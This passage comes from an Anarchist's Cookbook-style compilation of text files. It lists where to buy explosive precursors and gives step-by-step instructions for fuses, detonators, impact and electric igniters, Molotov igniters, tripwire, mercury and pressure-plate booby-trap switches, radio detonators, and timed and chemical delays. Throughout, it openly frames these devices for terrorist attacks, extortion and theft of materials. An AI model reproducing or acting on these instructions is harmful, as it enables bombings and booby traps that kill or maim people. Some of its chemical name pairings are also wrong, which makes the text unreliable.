 Glucose.....Corn Syrup
 Graphite.....Pencil Lead
 Hydrochloric Acid.....Muriatic Acid
 Hydrogen Peroxide.....Peroxide
 Lead Acetate.....Sugar of Lead
 Lead Tero-oxide.....Red Lead
 Magnesium Silicate.....Talc
 Magnesium Sulfate.....Epsom Salt
 Methylsalicylate.....Winter Green Oil
 Naphthalene.....Mothballs
 Phenol.....Carbolic Acid
 Potassium Bicarbonate.....Cream of Tarter
 Potassium Chromium Sulfate.....Chromalum
 Potassium Nitrate.....Salt Peter
 Sodium Oxide.....Sand
 Sodium Bicarbonate.....Baking Soda
 Sodium Borate.....Borax
 Sodium Carbonate.....Washing Soda
 Sodium Chloride.....Salt
 Sodium Hydroxide.....Lye
 Sodium Silicate.....Glass
 Sodium Sulfate.....Glauber's Salt
 Sodium Thiosulfate.....Photographer's Hypo
 Sulfuric Acid.....Battery Acid
 Sucrose.....Cane Sugar

013.TXT

Zinc Chloride.....Tinner's Fluid
Zinc Sulfate.....White Vitriol

Brought to you in the Anarchist's CookBook 5..

-= RFLAGG =-

LIST OF USEFUL HOUSEHOLD CHEMICALS AND THEIR AVAILABILITY

Anyone can get many chemicals from hardware stores, supermarkets, and drug stores to get the materials to make explosives or other dangerous compounds. A would-be terrorist would merely need a station wagon and some money to acquire many of the chemicals named here.

Chemical	Used In	Available at
alcohol, ethyl *	alcoholic beverages solvents (95% min. for both)	liquor stores hardware stores
ammonia +	CLEAR household ammonia	supermarkets/7-eleven
ammonium nitrate	instant-cold packs, fertilizers	drug stores, medical supply stores
nitrous oxide	pressurizing whip cream poppers (like CO2 ctgs.)	party supply stores Head shops (The Alley at Belmont/Clark, Chgo)
magnesium	firestarters	surplus/camping stores
lecithin	vitamins	pharmacies/drug stores
mineral oil	cooking, laxative	supermarket/drug stores
mercury	mercury thermometers	supermarkets, hardware stores
sulfuric acid	uncharged car batteries	automotive stores
glycerine		pharmacies/drug stores
sulfur	gardening	gardening/hardware store
charcoal	charcoal grills	supermarkets gardening stores
sodium nitrate	fertilizer	gardening store
cellulose (cotton)	first aid	drug medical supply stores
strontium nitrate	road flares	surplus/auto stores,

fuel oil	kerosene stoves	surplus/camping stores,
bottled gas	propane stoves	surplus/camping stores,
potassium permanganate	water purification	purification plants
hexamine or methenamine	hexamine stoves (camping)	surplus/camping stores
nitric acid ^	cleaning printing plates	printing shops photography stores
Iodine	disinfectant (tinture)	Pharmacy, OSCO
sodium perchlorate	solidox pellets (VERY impure)	hardware stores for cutting torches

^ Nitric acid is very difficult to find nowadays. It is usually stolen by bomb makers, or made by the process described in a later section. A desired concentration for making explosives about 70%.

& The iodine sold in drug stores is usually not the pure crystalline form that is desired for producing ammonium triiodide crystals. To obtain the pure form, it must usually be acquired by a doctor's prescription, but this can be expensive. Once again, theft is the means that terrorists result to.

-- RFLAGG --
'97

IGNITION DEVICES

There are many ways to ignite explosive devices. There is the classic "light the fuse, throw the bomb, and run" approach, and there are sensitive mercury switches, and many things in between. Generally, electrical detonation systems are safer than fuses, but there are times when fuses are more appropriate than electrical systems; it is difficult to carry an electrical detonation system into a stadium, for instance, without being caught. A device with a fuse or impact detonating fuze would be easier to hide.

FUSE IGNITION

The oldest form of explosive ignition, fuses are perhaps the favorite type of simple ignition system. By simply placing a piece of waterproof fuse in a device, one can have almost guaranteed ignition. Modern waterproof fuse is extremely reliable, burning at a rate of about 2.5 seconds to the inch. It is available as model rocketry fuse in most hobby shops, and costs about \$3.00 for a nine-foot length. Cannon Fuse is a popular ignition system for pipe bombers because of its simplicity. All that need be done is light it with a match or lighter. Of course, if the Army had fuses like this, then the grenade, which uses fuse ignition, would be very impracticable. If a grenade ignition system can be acquired, by all means, it is the most effective. But, since such things do not just float around, the next best thing is to prepare a fuse system which does not require the use of a match or lighter, but still retains its simplicity. One such method is described below:

MATERIALS

strike-on-cover type matches	electrical tape or duct tape
waterproof fuse	

- 1) To determine the burn rate of a particular type of fuse, simply measure a 6 inch or longer piece of fuse and ignite it. With a stopwatch, press the start button the at the instant when the fuse lights, and stop the watch when the fuse reaches its end. Divide the time of burn by the length of fuse, and you have the burn rate of the fuse, in seconds per inch. This will be shown below:

Suppose an eight inch piece of fuse is burned, and its complete time of combustion is 20 seconds.


$20 \text{ seconds} / 8 \text{ inches} = 2.5 \text{ seconds per inch.}$

If a delay of 10 seconds was desired with this fuse, divide the desired time by the number of seconds per inch:

10 seconds / 2.5 seconds per inch = 4 inches

NOTE: THE LENGTH OF FUSE HERE MEANS LENGTH OF FUSE TO THE POWDER. SOME FUSE, AT LEAST AN INCH, SHOULD BE INSIDE THE DEVICE. ALWAYS ADD THIS EXTRA INCH, AND PUT THIS EXTRA INCH AN INCH INTO THE DEVICE!!!

- 2) After deciding how long a delay is desired before the explosive device is to go off, add about 1/2 an inch to the premeasured amount of fuse, and cut it off.
- 3) Carefully remove the cardboard matches from the paper match case. Do not pull off individual matches; keep all the matches attached to the cardboard base. Take one of the cardboard match sections, and leave the other one to make a second igniter.
- 4) Wrap the matches around the end of the fuse, with the heads of the matches touching the very end of the fuse. Tape them there securely, making sure not to put tape over the match heads. Make sure they are very secure by pulling on them at the base of the assembly. They should not be able to move.
- 5) Wrap the cover of the matches around the matches attached to the fuse, making sure that the striker paper is below the match heads and the striker faces the match heads. Tape the paper so that is fairly tight around the matches. Do not tape the cover of the striker to the fuse or to the matches. Leave enough of the match book to pull on for ignition.



```
|u|
|s|
|e|
|. |
|_|
```

The match book is wrapped around the matches, and is taped to itself. The matches are taped to the fuse. The striker will rub against the matchheads when the match book is pulled.

- 6) When ready to use, simply pull on the match paper. It should pull the striking paper across the match heads with enough friction to light them. In turn, the burning matchheads will light the fuse, since it adjacent to the burning match heads.

HOW TO MAKE BLACKMATCH FUSE:

Take a flat piece of plastic or metal (brass or aluminum are easy to work with and won't rust). Drill a 1/16th inch hole through it. This is your die for sizing the fuse. You can make fuses as big as you want, but this is the right size for the pipe bomb I will be getting to later.

To about 1/2 cup of black powder add water to make a thin paste. Add 1/2 teaspoon of corn starch. Cut some one foot lengths of cotton thread. Use cotton, not silk or thread made from synthetic fibers. Put these together until you have a thickness that fills the hole in the die but can be drawn through very easily.

Tie your bundle of threads together at one end. Separate the threads and hold the bundle over the black powder mixture. Lower the threads with a circular motion so they start curling onto the mixture. Press them under with the back of a teaspoon and continue lowering them so they coil into the paste. Take the end you are holding and thread it through the die. Pull it through smoothly in one long motion.

To dry your fuse, lay it on a piece of aluminum foil and bake it in your 250 degree oven or tie it to a grill in the oven and let it hang down. The fuse must be baked to make it stiff enough for the uses it will be put to later. Air drying will not do the job. If you used Sodium Nitrate, it will not even dry completely at room temperatures.

Cut the dry fuse with sissors into 2 inch lengths and store in an air tight container. Handle this fuse carefully to avoid breaking it. You can also use a firecracker fuse if you have any available. The fuses can usually be pulled out without breaking. To give yourself some running time, you will be extending these fuses (blackmatch or firecracker fuse) with sulfured wick.

Finally, it is possible to make a relatively slow-burning fuse in the home. By dissolving about one teaspoon of black powder in about 1/4 a cup of boiling water, and, while it is still hot, soaking in it a long piece of all cotton string, a slow-burning fuse can be made. After the soaked string dries, it must then be tied to the fuse of an explosive device. Sometimes, the end of the slow burning fuse that meets the normal fuse has a charge of black powder or gunpowder at the intersection point to insure ignition, since the slow-burning fuse does not burn at a very high temperature.

A similar type of slow fuse can be made by taking the above mixture of boiling water and black powder and pouring it on a long piece of toilet paper. The wet toilet paper is then gently twisted up so that it resembles a firecracker fuse, and is allowed to dry.

HOW TO MAKE SULFURED WICK

Use heavy cotton string about 1/8th inch in diameter. You can find some at a garden supply for tying up your tomatoes. Be sure it's cotton. You can test it by lighting one end. It should continue to burn after the match is removed and when blown out will have a smoldering coal on the end. Put some sulfur in a small container like a small pie pan and melt it in the oven at 250 degrees.

It will melt into a transparent yellow liquid. If it starts turning brown, it is too hot. Coil about a one foot length of string into it. The melted sulfur will soak in quickly. When saturated, pull it out and tie it up to cool and harden.


It can be cut to desired lengths with scissors. 2 inches is about right. These wicks will burn slowly with a blue flame and do not blow out easily in a moderate wind. They will not burn through a hole in a metal pipe, but are great for extending your other fuse. They will not throw off sparks. Blackmatch generates sparks which can ignite it along its length causing unpredictable burning times.

--IMPACT IGNITION

Impact ignition is an excellent method of ignition for spontaneous terrorist activities. The problem with an impact-detonating device is that it must be kept in a very safe container so that it will not explode while being transported to the place where it is to be used. This can be done by having a removable impact initiator.

015.TXT

The best and most reliable impact initiator is one that uses factory made initiators or primers. A no. 11 cap for black powder firearms is one such primer. They usually come in boxes of 100, and cost about \$2.50. To use such a cap, however, one needs a nipple that it will fit on. Black powder nipples are also available in gun stores. All that a person has to do is ask for a package of nipples and the caps that fit them. Nipples have a hole that goes all the way through them, and they have a threaded end, and an end to put the cap on. A cutaway of a nipple is shown below:



When making using this type of initiator, a hole must be drilled into whatever container is used to make the bomb out of. The nipple is then screwed into the hole so that it fits tightly. Then, the cap can be carried and placed on the bomb when it is to be thrown. The cap should be bent a small amount before it is placed on the nipple, to make sure that it stays in place. The only other problem involved with an impact detonating bomb is that it must strike a hard surface on the nipple to set it off. By attaching fins or a small parachute on the end of the bomb opposite the primer, the bomb, when thrown, should strike the ground on the primer, and explode. Of course, a bomb with mercury fulminate in each end will go off on impact regardless of which end it strikes on, but mercury fulminate is also likely to go off if the person carrying the bomb is bumped hard.

---MAGICUBE IGNITOR

A VERY SENSITIVE and reliable impact initiator can be produced from the common MAGICUBE (\$2.40 for 12) type flashbulbs. Simply crack the plastic cover off, remove the reflector, and you will see 4 bulbs, each of which has a small metal rod holding it in place.

CAREFULLY grasp this rod with a pair of needle-nose pliers, and pry gently upwards, making sure that NO FORCE IS APPLIED TO THE GLASS BULB.

Each bulb is coated with plastic, which must be removed for them to be effective in our application. This coating can be removed by soaking the bulbs in a small glass of acetone for 30-45 minutes, at which point the plastic can be easily peeled away.

The best method to use these is to dissolve some nitrocellulose based smokeless powder in acetone and/or ether, forming a thick glue-like paste. Coat the end of the fuse with this paste, then stick the bulb (with the metal rod facing out) into the paste. About half the bulb should be completely covered, and if a VERY THIN layer of nitrocellulose is coated over the remainder then ignition should be very reliable.

To insure that the device lands with the bulb down, a small streamer can be attached to the opposite side, so when it is tossed high into the air the appropriate end will hit the ground first.

---ELECTRICAL IGNITION

Electrical ignition systems for detonation are usually the safest and most reliable form of ignition. Electrical systems are ideal for demolition work, if one doesn't have to worry so much about being caught. With two spools of 500 ft of wire and a car battery, one can detonate explosives from a "safe", comfortable distance, and be sure that there is nobody around that could get hurt. With an electrical system, one can control exactly what time a device will explode, within fractions of a second. Detonation can be aborted in less than a second's warning, if a person suddenly walks by the detonation sight, or if a police car chooses to roll by at the time. The two best electrical igniters are military squibs and model rocketry igniters. Blasting caps for construction also work well. Model rocketry igniters are sold in packages of six, and cost about \$1.00 per pack. All that need be done to use them is connect it to two wires and run a current through them. Military squibs are difficult to get, but they are a little bit better, since they explode when a current is run through them, whereas rocketry igniters only burst into flame. Most squibs will NOT detonate KClO3/petroleum jelly or RDX. This requires a blasting cap type detonation in most cases. There are, however, military explosive squibs which will do the job.

Igniters can be used to set off black powder, mercury fulminate, or guncotton, which in turn, can set off a high order explosive.

---HOW TO MAKE AN ELECTRIC FUZE (By Capt. Hack & GW)

015.TXT

Take a flashlight bulb and place it glass tip down on a file. Grind it down on the file until there is a hole in the end. Solder one wire to the case of the bulb and another to the center conductor at the end. Fill the bulb with black powder or powdered match head. One or two flashlight batteries will heat the filament in the bulb causing the powder to ignite.

---ANOTHER ELECTRIC FUZE

Take a medium grade of steel wool and pull a strand out of it. Attach it to the ends of two pieces of copper wire by wrapping it around a few turns and then pinch on a small piece of solder to bind the strand to the wire. You want about 1/2 inch of steel strand between the wires. Number 18 or 20 is a good size wire to use.

Cut a 1/2 by 1 inch piece of cardboard of the type used in match covers. Place a small pile of powdered match head in the center and press it flat. place the wires so the steel strand is on top of and in contact with the powder. Sprinkle on more powder to cover the strand.

The strand should be surrounded with powder and not touching anything else except the wires at its ends. Place a piece of blackmatch in contact with the powder. Now put a piece of masking tape on top of the lot, and fold it under on the two ends. Press it down so it sticks all around the powder.


The wires are sticking out on one side and the blackmatch on the other. A single flashlight battery will set this off.

---ELECTRO-MECHANICAL IGNITION

Electro-mechanical ignition systems are systems that use some type of mechanical switch to set off an explosive charge electrically. This type of switch is typically used in booby traps or other devices in which the person who places the bomb does not wish to be anywhere near the device when it explodes. Several types of electro-mechanical detonators will be discussed

---Mercury Switches

Mercury switches are a switch that uses the fact that mercury metal conducts electricity, as do all metals, but mercury metal is a liquid at room temperatures. A typical mercury switch is a sealed glass tube with two electrodes and a bead of mercury metal. It is sealed because of mercury's nasty habit of giving off brain-damaging vapors. The diagram below may help to explain a mercury switch.



wire - |

When the drop of mercury ("Hg" is mercury's atomic symbol) touches both contacts, current flows through the switch. If this particular switch was in its present position, A---B, current would be flowing, since the mercury can touch both contacts in the horizontal position.

If, however, it was in the | position, the drop of mercury would only touch the + contact on the A side. Current, then couldn't flow, since mercury does not reach both contacts when the switch is in the vertical position. This type of switch is ideal to place by a door. If it were placed in the path of a swinging door in the vertical position, the motion of the door would knock the switch down, if it was held to the ground by a piece of tape. This would tilt the switch into the horizontal position, causing the mercury to touch both contacts, allowing current to flow through the mercury, and to the igniter or squib in an explosive device.

---Tripwire Switches

A tripwire is an element of the classic booby trap. By placing a nearly invisible line of string or fishing line in the probable path of a victim, and by putting some type of trap there also, nasty things can be caused to occur. If this mode of thought is applied to explosives, how would one use such a tripwire to detonate a bomb. The technique is simple. By wrapping the tips of a standard clothespin with aluminum foil, and placing something between them, and connecting wires to each aluminum foil contact, an electric tripwire can be made. If a piece of wood attached to the tripwire was placed between the contacts on the clothespin, the clothespin would serve as a switch. When the tripwire was pulled, the clothespin would snap together, allowing current to flow between the two pieces of aluminum foil, thereby completing a circuit, which would have the igniter or squib in it. Current would flow between the contacts to the igniter or squib, heat the igniter or squib, causing it to explode. Make sure that the aluminum foil contacts do not touch the spring, since the spring also conducts electricity.

---Radio Control Detonators

In the movies, every terrorist or criminal uses a radio controlled detonator to set off explosives. With a good radio detonator, one can be several miles away from the device, and still control exactly when it explodes, in much the same way as an electrical switch. The problem with radio detonators is that they are rather costly. However, there could

015.TXT

possibly be a reason that a terrorist would wish to spend the amounts of money involved with a RC (radio control) system and use it as a detonator. If such an individual wanted to devise an RC detonator, all he would need to do is visit the local hobby store or toy store, and buy a radio controlled toy. Taking it back to his/her abode, all that he/she would have to do is detach the solenoid/motor that controls the motion of the front wheels of a RC car, or detach the solenoid/motor of the elevators/rudder of a RC plane, or the rudder of a RC boat, and re-connect the squib or rocket engine igniter to the contacts for the solenoid/motor. The device should be tested several times with squibs or igniters, and fully charged batteries should be in both the controller and the receiver (the part that used to move parts before the device became a detonator).

---DELAYS

A delay is a device which causes time to pass from when a device is set up to the time that it explodes. A regular fuse is a delay, but it would cost quite a bit to have a 24 hour delay with a fuse. This section deals with the different types of delays that can be employed by a terrorist who wishes to be sure that his bomb will go off, but wants to be out of the country when it does.

---FUSE DELAYS

It is extremely simple to delay explosive devices that employ fuses for ignition. Perhaps the simplest way to do so is with a cigarette. An average cigarette burns for between 8-11 minutes. The higher the "tar" and nicotine rating, the slower the cigarette burns. Low "tar" and nicotine cigarettes burn quicker than the higher "tar" and nicotine cigarettes, but they are also less likely to go out if left unattended, i.e. not smoked. Depending on the wind or draft in a given place, a high "tar" cigarette is better for delaying the ignition of a fuse, but there must be enough wind or draft to give the cigarette enough oxygen to burn. People who use cigarettes for the purpose of delaying fuses will often test the cigarettes that they plan to use in advance to make sure they stay lit and to see how long it will burn. Once a cigarette's burn rate is determined, it is a simple matter of carefully putting a hole all the way through a cigarette with a toothpick at the point desired, and pushing the fuse for a device in the hole formed.

```
|=|  
|=| ----- filter  
|=|  
| |  
| |  
|o| ----- hole for fuse
```

cigarette -----



----- light this end

---TIMER DELAYS

Timer delays, or "time bombs" are usually employed by an individual who wishes to threaten a place with a bomb and demand money to reveal its location and means to disarm it. Such a device could be placed in any populated place if it were concealed properly. There are several ways to build a timer delay. By simply using a screw as one contact at the time that detonation is desired, and using the hour hand of a clock as the other contact, a simple timer can be made. The minute hand of a clock should be removed, unless a delay of less than an hour is desired.

The main disadvantage with this type of timer is that it can only be set for a maximum time of 12 hours. If an electronic timer is used, such as that in an electronic clock, then delays of up to 24 hours are possible. By removing the speaker from an electronic clock, and attaching the wires of a squib or igniter to them, a timer with a delay of up to 24 hours can be made. All that one has to do is set the alarm time of the clock to the desired time, connect the leads, and go away. This could also be done with an electronic watch, if a larger battery were used, and the current to the speaker of the watch was stepped up via a transformer. This would be good, since such a timer could be extremely small.


The timer in a VCR (Video Cassette Recorder) would be ideal. VCR's can usually be set for times of up to a week. The leads from the timer to the recording equipment would be the ones that an igniter or squib would be connected to. Also, one can buy timers from electronics stores that would be work well. Finally, one could employ a digital watch, and use a relay, or electro-magnetic switch to fire the igniter, and the current of the watch would not have to be stepped up.

---CHEMICAL DELAYS

Chemical delays are uncommon, but they can be extremely effective in some cases. These were often used in the bombs the Germans dropped on England. The delay would ensure that a bomb would detonate hours or even days after the

initial bombing raid, thereby increasing the terrifying effect on the British citizenry.

If a glass container is filled with concentrated sulfuric acid, and capped with several thicknesses of aluminum foil, or a cap that it will eat through, then it can be used as a delay. Sulfuric acid will react with aluminum foil to produce aluminum sulfate and hydrogen gas, and so the container must be open to the air on one end so that the pressure of the hydrogen gas that is forming does not break the container.



The aluminum foil is placed over the bottom of the container and secured there with tape. When the acid eats through the aluminum foil, it can be used to ignite an explosive device in several ways.

- 1) Sulfuric acid is a good conductor of electricity. If the acid that eats through the foil is collected in a glass container placed underneath the foil, and two wires are placed in the glass container, a current will be able to flow through the acid when both of the wires are immersed in the acid.
- 2) Sulfuric acid reacts very violently with potassium chlorate. If the acid drips down into a container containing potassium chlorate, the potassium chlorate will burst into flame. This flame can be used to ignite a fuse, or the potassium chlorate can be the igniter for a thermite bomb, if some potassium chlorate is mixed in a 50/50 ratio with the thermite, and this mixture is used as an igniter for the rest of the thermite.
- 3) Sulfuric acid reacts with potassium permanganate in a similar way.

-- RFLAGG --

016.TXT
by The Jolly Roger

Fuses

You would be surprised how many files are out there that use what falls under the category of a "fuse." They assume that you just have a few lying around, or know where to get them. Well, in some parts of the country, fuses are extremely hard to come by... so this file tells you how to make your own. Both fuses presented here are fairly simple to make, and are fairly reliable.

SLOW BURNING FUSE

~~~~~ (approx. 2 inches per minute)

Materials needed:

- Cotton string or 3 shoelaces
- Potassium Nitrate or Potassium Chlorate
- Granulated sugar

Procedure:

- Wash the cotton string or shoelaces in HOT soapy water, then rinse with fresh water
- Mix the following together in a glass bowl:
  - 1 part potassium nitrate or potassium chlorate
  - 1 part granulated sugar
  - 2 parts hot water
- Soak strings or shoelaces in this solution
- Twist/braid 3 strands together and allow them to dry
- Check the burn rate to see how long it actually takes!!

FAST BURNING FUSE

~~~~~ (40 inches per minute)

Materials needed:

- Soft cotton string
- fine black powder (empty a few shotgun shells!)
- shallow dish or pan

Procedure:

- moisten powder to form a paste
- twist/braid 3 strands of cotton together

016.TXT

- rub paste into string and allow to dry
- Check the burn rate!!!

Compiled by -= RFLAGG =-

Under water igniters

by The Jolly Roger

Materials needed:

- Pack of 10 silicon diodes (available at Radio Shack. you will know you got the right ones if they are very, very small glass objects!)
- Pack of matches
- 1 candle

Procedure:

- Light the candle and allow a pool of molten wax to form in the top.
- Take a single match and hold the glass part of a single diode against the head. Bend the diode pins around the matchhead so that one wraps in an upward direction and then sticks out to the side. Do the same with the other wire, but in a downward direction. The diodes should now be hugging the matchhead, but its wires MUST NOT TOUCH EACH OTHER!
- Dip the matchhead in wax to give it a water-proof coat. These work underwater
- repeat to make as many as you want

How to use them:

When these little dudes are hooked across a 6v battery, the diode reaches what is called breakdown voltage. When most electrical components reach this voltage, they usually produce great amounts of heat and light, while quickly melting into a little blob. This heat is enough to ignite a matchhead. These are recommended for use underwater, where most other igniters refuse to work. ENJOY!

-RFLAGG-

Igniter from Book Matches

by the Jolly Roger

This is a hot igniter made from paper book matches for use with molotov cocktail and other incendiaries.

Material Required:

Paper book matches
Adhesive or friction tape

Procedure:

- 1) Remove the staple(s) from match book and separate matches from cover.
- 2) Fold and tape one row of matches (fold in thirds)
- 3) Shape the cover into a tube with striking surface on the inside and tape. Make sure the folder cover will fit tightly around the taped match heads. Leave cover open at opposite end for insertion of the matches.
- 4) Push the taped matches into the tube until the bottom ends are exposed about 3/4 in. (2 cm)
- 5) Flatten and fold the open end of the tube so that it laps over about 1 in. (2-1/2 cm); tape in place.

Use with a Molotov Cocktail:

- 1) Tape the "match end tab" of the igniter to the neck of the molotov cocktail.
- 2) Grasp the "cover and tab" and pull sharply or quickly to ignite.

General Use:

The book match igniter can be used by itself to ignite flammable liquids, fuse cords, and similar items requiring hot ignition.

CAUTION: Store matches and completed igniters in moistureproof containers such as rubber or plastic bags until ready for use. Damp or wet paper book matches will not ignite.

018.TXT

Courtesy of -= RFLAGG =-

A variation on the standard cigarette display was invented by my good friend Atur (THE Pyromaniac). Rather than inserting the fuse into the SIDE of the cigarette (and risk splitting it) half of the filter is cut off, and a small hole is punched THROUGH the remainder of the filter and into the tobacco.

(Ill. 4.31.1)

```

-----
|FIL|Tobacco  Tobacco  Tobacco
fusefusefusefuse  Tobacco  Tobacco  side view
|TER|Tobacco  Tobacco  Tobacco
-----

```

```

  / \
 |   |
 | o |
 |   |
  \ /

```

filter end view

(artwork by The Author)

The fuse is inserted as far as possible into this hole, then taped or glued in place, or the cigarette can be cut and punched ahead of time and lit normally, then attached to the fuse at the scene.

A similar type of device can be made from powdered charcoal and a sheet of paper. Simply roll the sheet of paper into a thin tube, and fill it with powdered charcoal. Punch a hole in it at the desired location, and insert a fuse. Both ends must be glued closed, and one end of the delay must be doused with lighter fluid before it is lit. Or, a small charge of gunpowder mixed with powdered charcoal could conceivably be used for igniting such a delay. A chain of charcoal briquettes can be used as a delay by merely lining up a few bricks of charcoal so that they touch each other, end on end, and lighting the first brick. Incense, which can be purchased at almost any novelty or party supply store, can also be used as a fairly reliable delay. By wrapping the fuse about the end of an incense stick, delays of up to 1/2 an hour are possible.

-- RFLAGG --

Clothespin Switch

by the Jolly Roger

A spring type clothespin is used to make a circuit closing switch to actuate explosive charges, mines, booby traps, and alarm systems.

Material Required:

Spring type clothespin

Sold copper wire -- 1/16 in. (2 mm) in diameter

Strong string on wire


Flat piece of wood (roughly 1/8 x 1" x 2")

Knife

Procedure:

- 1) Strip four in. (10 cm) of insulation from the ends of 2 solid copper wires. Scrape the copper wires with pocket knife until the metal is shiny.
- 2) Wind one scraped wire tightly on jaw of the clothespin, and the other wire on the other jaw.
- 3) Make a hole in one end of the flat piece of wood using a knife, heated nail or drill.
- 4) Tie strong string or wire through the hole.
- 5) Place flat piece of wood between the jaws of the clothespin switch.

Basic Firing Circuit:



020.TXT

When the flat piece of wood is removed by pulling the string, the jaws of the clothespin will close, completing the circuit.

CAUTION: Do not attach the battery until the switch and trip wire have been emplaced and examined. Be sure that the flat piece of wood is seperating the jaws of the switch.

-- RFLAGG --

Flexible Plate Switch

by the Jolly Roger

This flexible plate switch is used for initiating emplaced mines and explosives.

Material Required:

Two flexible metal sheets

one approximately 10 in. (25 cm) square

one approximately 10 in. x 8 in. (20 cm)

Piece of wood 10 in. square x 1 in. thick

Four soft wood blocks 1 in. x 1 in. x 1/4 in.

Eight flat head nails, 1 in. long

Connecting wires

Adhesive tape

Procedure:

- 1) Nail 10 in. by 8 in. metal sheet to 10 in. square piece of wood so that 1 in. of wood shows on each side of the metal. Leave one of the nails sticking up about 1/4 in.
- 2) Strip insulation from the end of one connecting wire. Wrap this end around the nail and drive the nail all the way in.
- 3) Place the four wood blocks on the corners of the wood base.
- 4) Place the 10 in. square flexible metal sheet so that it rests on the blocks in line with the wood base.
- 5) Drive four nails through the metal sheet and the blocks (1 per block) to fasten the sheet to the wood base. A second connecting wire is attached to one of the nails as in step #2.
- 6) Wrap the adhesive tape around the edges of the plate and wood base. This will assure that no dirt or other foreign matter will get between the plates and prevent the switch from operating.

How to use:

